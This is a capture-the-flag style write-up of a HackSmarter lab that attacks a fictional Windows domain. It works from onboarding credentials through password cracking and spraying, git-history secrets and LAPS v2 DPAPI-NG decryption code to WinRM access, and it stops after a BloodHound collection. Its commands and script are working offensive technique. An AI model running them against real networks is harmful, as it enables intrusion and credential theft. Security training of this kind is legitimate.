HSM Sentinel (Hard) — HackSmarter
Hard Windows Active Directory chain writeup by Uzurly (HackSmarter) — onboarding portal leak to LAPS v2 DPAPI-NG to GMSA to Domain Admin
Red team engagement against Trask Industries — an assumed-breach scenario. Onboarding credentials provided for k.pryde@trask.hsm. Objective: Domain Admin on trask.hsm.
Attack Chain
k.pryde(onboarding portal) — ZIP mask crack →k.ryan : ProtoTra1NR1973!- SMB spider + git history →
e.parsons : W3lcm2Tr4sk1988! - LAPS v2 DPAPI-NG decrypt →
lab-adminon SENTINEL-PROTO (:45985) - Scheduled task DCSecure →
svc_dcsecure_agent : DCiZS3CureD1982# - Object restore (
svc_dcsecure_core) → WinRM on DC01 SentinelSecurity.Client.exe create→sentinel-BYhWH0- GenericAll → Sentinel Service Account Readers → GMSA
svc_mmold$AES key - Targeted Kerberoasting (SPN injection) →
m.mold : (master-shiny)20 - LDAP
unixUserPassword→b.trask : SentiN3lNow1973# SentinelSecurity.Client.exe deploy evil.xml→ local admin on DC01 → NTDS dump → Domain Admin
Hosts & Initial Setup
1
2
10.0.0.5   trask.hsm  DC01  DC01.trask.hsm  onboarding.trask.hsm
10.0.1.4   SENTINEL-PROTO.trask.hsm  (subnet 10.0.1.0/24)
Kerberos configuration
NTLM is disabled on this domain — every authentication path goes through Kerberos. Initial setup:
1
2
nxc smb DC01.trask.hsm --generate-krb5-file krb5.conf
mv krb5.conf /etc/krb5.conf
Make sure to add
rdns = falseanddns_canonicalize_hostname = falseunder[libdefaults]. Without them, MIT Kerberos does a reverse DNS lookup and builds an invalid SPN (host/trask.hsminstead ofhost/DC01.trask.hsm), which silently breaks dpapi-ng and any GSSAPI-based library later on.
1
2
3
4
5
6
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    rdns = false
    dns_canonicalize_hostname = false
    default_realm = TRASK.HSM
Also in /etc/hosts, the FQDN needs to come first:
1
10.0.0.5  DC01.trask.hsm  DC01  trask.hsm
Foothold — k.pryde
Onboarding welcome email

The engagement starts with a welcome email for a new hire, k.pryde, including temporary credentials:
1
k.pryde : KP_TempPass_1988!
Nothing points to where to use them yet — that’s what recon is for.
Reconnaissance
Port Scan
A full port scan of the DC to see what’s actually exposed:
1
rustscan -a DC01.trask.hsm -- -Pn -sV
| Port | Service | Notes |
|---|---|---|
| 53 | DNS | Simple DNS Plus |
| 80 | HTTP | Caddy httpd |
| 88 | Kerberos | NTLM disabled |
| 135 / 139 / 445 | SMB / RPC | Signing required |
| 389 / 636 | LDAP / LDAPS | Domain: trask.hsm |
| 464 | kpasswd5 | |
| 593 | RPC over HTTP | |
| 3268 / 3269 | Global Catalog | |
| 5985 | WinRM | |
| 45985 | Custom HTTP API | WinRM on SENTINEL-PROTO |
A fairly standard AD port set, plus one oddity: port 80 answering on a domain controller. Worth checking for virtual hosts before assuming it’s nothing.
Vhost discovery
Fuzzing the Host header against that port 80 listener:
1
2
3
4
ffuf -w /opt/wordlists/subdomains.txt \
  -u http://10.0.0.5 \
  -H "Host: FUZZ.trask.hsm" \
  -fs <default_size>
Result: onboarding.trask.hsm — exactly the kind of place k.pryde’s credentials are likely meant for.
1
echo "10.0.0.5  onboarding.trask.hsm" >> /etc/hosts
The onboarding portal
Logging in


With the vhost resolved, the welcome email’s credentials go straight into the portal’s login page:

The portal lets you download onboarding documents as a ZIP archive.
Password policy

Extracted from the portal’s documents:
- Exact length: 16 characters
- Format:
[A-Z][alnum ×10][YYYY][!@#$] - Starts with an uppercase letter, contains a hire year, ends with a special character
User enumeration

The portal lists the company’s employees:
1
2
3
4
5
6
Jenine Bewick    →  j.bewick
Danny Dunsire    →  d.dunsire
Karleen Curgenven →  k.curgenven
Logan Mitchell   →  l.mitchell
Kayla Ryan       →  k.ryan
Emily Parsons    →  e.parsons

Generating variants and validating them against Kerberos:
1
2
username-anarchy -i NonValidUsers.txt > PotentialUsers.txt
kerbrute userenum -d trask.hsm PotentialUsers.txt --dc DC01.trask.hsm
Cracking the ZIP — mask attack
The prefix ProtoTr comes from the company name (Proto-Trask), and the year 1973 is k.ryan’s hire year (visible in the portal’s documents). That’s specific enough to build a mask instead of brute-forcing blind:
1
2
3
4
5
zip-password-finder onboarding-documents.zip \
  --file-number 3 \
  -m 'ProtoTr?2?2?2?21973?1' \
  -1 '!@#$' \
  -2 '?l?u?d'

Password found: ProtoTra1NR1973!
Lateral Movement — k.ryan → e.parsons
Password spray
ProtoTra1NR1973! was found in a document meant for k.ryan — worth spraying against every enumerated username in case it was reused:
1
nxc smb DC01.trask.hsm -u ValidUsers.txt -p 'ProtoTra1NR1973!' -k --continue-on-success

Hit on k.ryan.
SMB enumeration

We enumerate SMB with k.ryan’s credentials — authentication succeeds, and the share listing turns up a non-default share: New_Employee_Onboarding.
1
nxc smb DC01.trask.hsm -u k.ryan -p 'ProtoTra1NR1973!' -k --shares

Spidering that share downloads everything readable in it:
1
2
nxc smb DC01.trask.hsm -u k.ryan -p 'ProtoTra1NR1973!' -k \
  -M spider_plus -o DOWNLOAD_FLAG=True SHARE=New_Employee_Onboarding
Git history — e.parsons’ credentials
The New_Employee_Onboarding share contains a git repository. Its history reveals temporary credentials that were never cleaned up:
1
git log --oneline


One commit stands out — checking what it actually changed:
1
git show ec20d3613
1
e.parsons : W3lcm2Tr4sk1988!
Validation against the domain:
1
nxc smb DC01.trask.hsm -u ValidUsers.txt -p pass.txt --continue-on-success -k | grep '\[+\]'
1
2
[+] trask.hsm\k.ryan    : ProtoTra1NR1973!
[+] trask.hsm\e.parsons : W3lcm2Tr4sk1988!
AD Enumeration — e.parsons

BloodHound
With a real domain account, first step is a BloodHound collection to map the environment and look for attack paths:
1
2
rusthound --domain trask.hsm -u e.parsons -p 'W3lcm2Tr4sk1988!' -k \
  -z -f DC01.trask.hsm --name-server DC01.trask.hsm

Two non-default groups stand out: R&D_Auditors and R&D. e.parsons is a member of R&D_Auditors, which grants read access to msLAPS-EncryptedPassword on computer objects.
LAPS v2 — DPAPI-NG decryption
Windows LAPS v2 (Server 2019+) encrypts local passwords with DPAPI-NG (
msLAPS-EncryptedPassword). The blob has a 16-byte header followed by a CMS EnvelopedData structure encrypted with a KDS Group Key stored on the DC. Decrypting it requires a valid TGT and an authenticated RPC connection to DC01.References: dpapi-ng (jborean93) · bloodyAD LAPS
1 — Grab the hex blob:
Reading msLAPS-EncryptedPassword requires a TGT for e.parsons, then a query through bloodyAD’s LDAP helper:
1
2
3
4
5
getTGT.py trask.hsm/e.parsons -dc-ip 10.0.0.5
export KRB5CCNAME=e.parsons.ccache

bloodyAD -d trask.hsm -u e.parsons -k --host DC01.trask.hsm --dc-ip 10.0.0.5 \
  msldap laps

Copy the first line of the output (raw hex, not the Python repr).
2 — Decrypt with dpapi-ng:
1
2
3
4
5
6
7
8
9
10
11
12
import dpapi_ng

BLOB = "<hex_blob_copied_above>"

data = bytes.fromhex(BLOB)[16:]   # strip the LAPS v2 header
pw = dpapi_ng.ncrypt_unprotect_secret(
    data,
    server="DC01.trask.hsm",
    auth_protocol="kerberos"
)
print(pw.decode("utf-16-le"))
# → {"n":"lab-admin","t":"...","p":"<password>"}
Running it with the same Kerberos ccache:
1
KRB5CCNAME=e.parsons.ccache python3 decrypt.py
SENTINEL-PROTO results:
1
2
3
4
Current : lab-admin : /i!jkcVjs98!      ← rotated, no longer valid
Hist[0] : lab-admin : ([2};Ym7;FOJ      ← valid
Hist[1] : lab-admin : ,2SF5w#7]E8)
Hist[2] : lab-admin : #u5Fnm5UD.uy
The LAPS password had just rotated. Worth trying the history entries (
msLAPS-EncryptedPasswordHistory) whenever the current one is refused.
SENTINEL-PROTO — lab-admin
WinRM connection (port 45985)
WinRM here runs on a non-standard port, matching the custom HTTP API flagged during the initial port scan:
1
evil-winrm -i SENTINEL-PROTO.trask.hsm -u lab-admin -p '([2};Ym7;FOJ' -P 45985

Scheduled task DCSecure — credential exposure

Enumerating C:\Program Files (x86)\DCSecure:

Its log file references a health-check agent authenticating with domain credentials on a schedule — worth checking scheduled tasks directly:
1
schtasks /query /fo LIST /v

One task name matches the DCSecure agent — pulling its full definition:
1
schtasks /query /tn "DCSecure-Compliance-Check" /fo LIST /v

The scheduled task exposes credentials in plaintext, right in the command arguments:
1
"C:\Program Files (x86)\DCSecure\DCSecure.exe" -u "TRASK\svc_dcsecure_agent" -p "DCiZS3CureD1982#"
DC01 — svc_dcsecure_agent
Getting a TGT
That plaintext password is a real domain credential — grabbing a TGT for it:
1
2
getTGT.py trask.hsm/svc_dcsecure_agent -dc-ip 10.0.0.5
export KRB5CCNAME=svc_dcsecure_agent.ccache
BloodHound enumeration (fresh collection)
A fresh collection as svc_dcsecure_agent surfaces a new path:
1
2
rusthound --domain trask.hsm -u svc_dcsecure_agent -p 'DCiZS3CureD1982#' -k \
  -z -f DC01.trask.hsm


